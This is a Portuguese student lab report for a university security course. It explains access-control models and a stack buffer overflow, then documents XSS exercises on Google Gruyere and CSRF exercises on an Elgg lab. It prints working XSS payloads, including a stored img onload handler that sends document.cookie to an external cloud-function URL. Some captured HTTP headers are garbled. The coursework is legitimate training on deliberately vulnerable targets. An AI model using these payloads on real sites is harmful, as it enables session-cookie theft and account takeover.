

Licenciatura em Engenharia Informática e Computadores

- Segurança Informática-19/20 SI

3ª Série de Exercícios -> Resolução Grupo 6 LI51N

Docente: José Simão

Alunos: Hugo Almeida nº 42931

David Albuquerque n°43566

Luís Guerra nº 43755

O modelo de controlo de acessos consiste num processo de mediação de pedidos a recursos que são mantidos pelo sistema e mediante o pedido o modelo decide se é aceite ou se é recusado.

Conceptualmente uma política de segurança define as regras que o controlo o acesso tem de seguir, enquanto que um modelo de segurança formaliza a forma de aplicação das políticas de segurança acima referidas. Basicamente as regras são a parte teórica e os modelos são o modo de atuação num sistema ou situação com o objetivo de cumprir essas regras.

Existem alguns tipos de políticas de segurança tais como:

- Discricionárias: baseadas na identidade do sujeito e em regras que definem o que cada sujeito pode fazer. Em geral, as regras são definidas pelo dono do recurso.
- -Mandatárias: baseadas na identidade do sujeito e em regras que definem o que cada sujeito pode (ou não) fazer. As regras são definidas por uma autoridade central.
- -Baseadas em papéis (*roles*): baseadas no papel que o utilizador possui no sistema e em regras que definem o que os utilizadores que pertencem a cada papel podem fazer.

No que concerne à aplicação em um sistema operativo, como por exemplo o Windows, podemos verificar a utilidade do modelo quando o utilizador faz login e é lhe atribuído um *access token* em que estão presentes *security identifiers* (SID) com a identificação do utilizador.

Quando há a necessidade de criar um recurso é lhe associado um "security descriptor" que tem o SID do dono do recurso. Existe uma lista de acessos chamada de acessos que associa o recurso tanto às restrições do próprio (política) como também o associa ao SID de um utilizador, essa lista é chamada de ACL (Access Control Entry) onde então estão enumeradas as permissões que um utilizador tem sobre esse recurso bem como esse mesmo recurso tem.

- 2.1) Não pois UA \subseteq U x R, ou seja, todas as sessões (relação entre *user* e *role*) têm que estar presentes na UA. Esta propriedade RBCA₁ é herdada por RBCA₀.
- 2.2) Cada sessão contém uma relação entre um *user* e um role. O conceito de privilégios mínimos numa sessão implica que cada *user* apenas tem os roles que lhe garantam que o mínimo de permissões necessárias para atingir o seu objetivo.

3)

A vulnerabilidade *Stack-based buffer overflow* consiste em usar a escrita em memória já realizada em certas zonas do código da aplicação para escrever por cima do endereço de retorno da função invocante.

Isto é possível pois se a escrita em memória for realizada num buffer pertencente ao *scope* da função, o número de dados poderá ser maior que o tamanho do buffer, escrevendo por cima dos dados em memória e eventualmente, ponto de retorno da função.

No caso da vulnerabilidade CVE-2019-9766, o ficheiro mp3 lido poderia ser forjado de modo a esmagar o ponto de retorno da função que realiza a leitura do mesmo. Se tal acontecesse, o atacante poderia esmagar com qualquer endereço para executar código arbitrário, comprometendo o programa a ser executado e eventualmente, o utilizador.

4)


A vulnerabilidade *Cross-site scripting* permite executar código *javascript* arbitrário no browser da vítima, podendo comprometer o utilizador roubando cookies de sessão, redirecionar o utilizador para outras páginas maliciosas, reescrever a página ao seu agrado ou até mesmo redirecionar toda a atividade do utilizador para outro site através de um proxy c*ross-site scripting*.

Tal como a vulnerabilidade *cross-site scripting*, a vulnerabilidade buffer *overflow*, permite ao atacante executar código arbitrário no programa alvo, comprometendo o utilizador a partir da aplicação vulnerável.

Realizar *cross site request forgery* no *callback* da Google iria possibilitar ao atacante obter a sessão da conta Google autenticada do utilizador na aplicação, permitindo ao atacante utilizar os serviços da aplicação com a conta da pessoa que fez *log in*. Caso o utilizador também tivesse autenticado na conta GitHub, o utilizador também obteria o estado da sessão da conta, permitindo usufruir dos serviços permitidos a aplicação. Isto é possível pois as cookies são passadas automaticamente pelos browsers.

6)


6.1) https://google-gruyere.appspot.com/577882403697146558393345933677744214894/



Username: Group06

Pass: Group06

Ex1: File Upload XSS



https://google-gruyere.appspot.com/577882403697146558393345933677744214894/Group06/Ex1.html

```
1 <script>
2 alert(document.cookie)
3 </script>
```

Ex2: Reflected XSS

Usando o ficheiro Ex1.html usado no exercício anterior, fora possível criar um link a partir de uma página que aceitasse html no link para inserir outro link.

https://google-

 $gruyere.appspot.com/577882403697146558393345933677744214894/\%3Ca\%20href=\%22https://google-superscript{2.4894}{2.4894$

gruyere.appspot.com/577882403697146558393345933677744214894/Group06/Ex1.html%22%3EClick%20here%20to%20fix%3C/a%3E

Home | My Snippets | New Snippet | Upload

Group06 < Group06 > | Profile | Sign out


Invalid request: /Click here to fix

Ex3: Stored XSS

Inserindo um novo *snippet* com html que use *DOM events*, podemos inserir o código arbitrário que irá mostrar os cookies se o utilizador estiver autenticado.

```
<img
   alt=">"
   src="https://www.wikipedia.org/portal/wikipedia.org/assets/img/Wikipedia-logo-v2.png"
   onload="if(document.cookie)alert(document.cookie)"
   >
```

Agora qualquer utilizador que entre na página principal executa o código




Ao usarmos este código adaptado do *Stored XSS* da alínea 6.2 para redirecionar utilizadores autenticados para o link, podemos passar os cookies ao site do atacante:

```
<img
    alt=">"
    src="https://www.wikipedia.org/portal/wikipedia.org/assets/img/Wikipedia-logo-v2.png"
    onload="if(document.cookie)window.location.href = `https://europe-west1-cn-
ver1819.cloudfunctions.net/si1920serie3?cookie=${document.cookie}&group=G0651N&gkey=phh
dp9249htic5ctcqqpvk`"
    >
```

Após inserção do *snippet* somos redirecionados na *home page* para:

https://europe-west1-cn-

<u>ver1819.cloudfunctions.net/si1920serie3&cookie=COOKIE&group=G0651N&gkey=phhdp9249htic5ctcqqpvk</u>



Para a validação do exercício, acedemos a:

http://europe-west1-cn-ver1819.cloudfunctions.net/siserie3-result?group=G0651N&gkey=phhdp9249htic5ctcqqpvk

Ex 3.1


Fazendo log in com a utilizador "alice" no site *csrflabelgg.com* for possível adicionar o utilizador "boby" e observar na os pedidos na extensão "*HTTP Header Live*".

```
http://www.csrflabelgg.com/cache/1549469429/default/elgg.cs
Host: www.csrflabelgg.com
Host: www.csrflabelgg.com
Host: www.csrflabelgg.com
Host: www.csrflabelgg.com
Accept.tanguage: en. US.en:qe0.5
Bate: Sun. 29 Dec. 2019 17:06:11 GMT
Server: Apacher/2-4.18 (Ubuntu)
Expires: Mon. 29 Jun. 2020 17:06:12 GMT
Fragma: public
ETag: "1549468429-grip"
Vary: Accept.cencoing: grip
Content.facoding: grip
Content.facoding: grip
Host: www.csrflabelgg.com
Accept.tencoing: content.tanguage: en. US.en:qe0.5
Accept.tanguage: en. US.en:qe0.5
```


Ex3.2

Este exercício tinha como objetivo realizar CSRF a partir do webside malicioso *www.csrflabattacker.com*. Fora possível criar um *post* púlico na rede social usando o utilizador "boby" para que o utilizador "alice" clicasse no *link* que a iria redirecionar para o site malicioso.

<h1>Click here to see!</h1><h1>Click here to see!</h1>




Usando o utilizador "alice" fora possível ver o novo post de "boby" e clicar no mesmo.



Ao clicar no link, a "alice" foi redirecionada para o site do atacante que continha código malicioso para adicionar o "boby" (uma imagem que redireciona para o link de adicionar o "boby")


Html do site malicioso:

O post do "boby" pela visto pela "alice":




Após aceder ao site malicioso na conta da "alice" a partir do *post* do "boby", confirmase que o pedido para adicionar o "boby" é realizado.






7.2)


Para este exercício, era pedido que realizássemos o acesso ao site vulnerável a partir de outro computador. Para tal, fora criado um adaptador NAT para que a máquina virtual adicional posse aceder ao site vulnerável na outra máquina.



Configuração da placa de rede em cada máquina:




Na figura abaixo, é possível visualizar a máquina original (esquerda) e a máquina virtual clonada (direita), que irá tentar aceder aos dois sites da máquina original:




Editar o ficheiro *hosts* para podermos aceder a outra máquina pelo site vulnerável e o do atacante:






Acedendo ao blog do "boby" no site vulnerável na primeira máquina a partir da segunda máquina com o utilizador "charlie":



Clicando no link:



Como podemos observar, é possível sofrer do ataque por outra máquina:

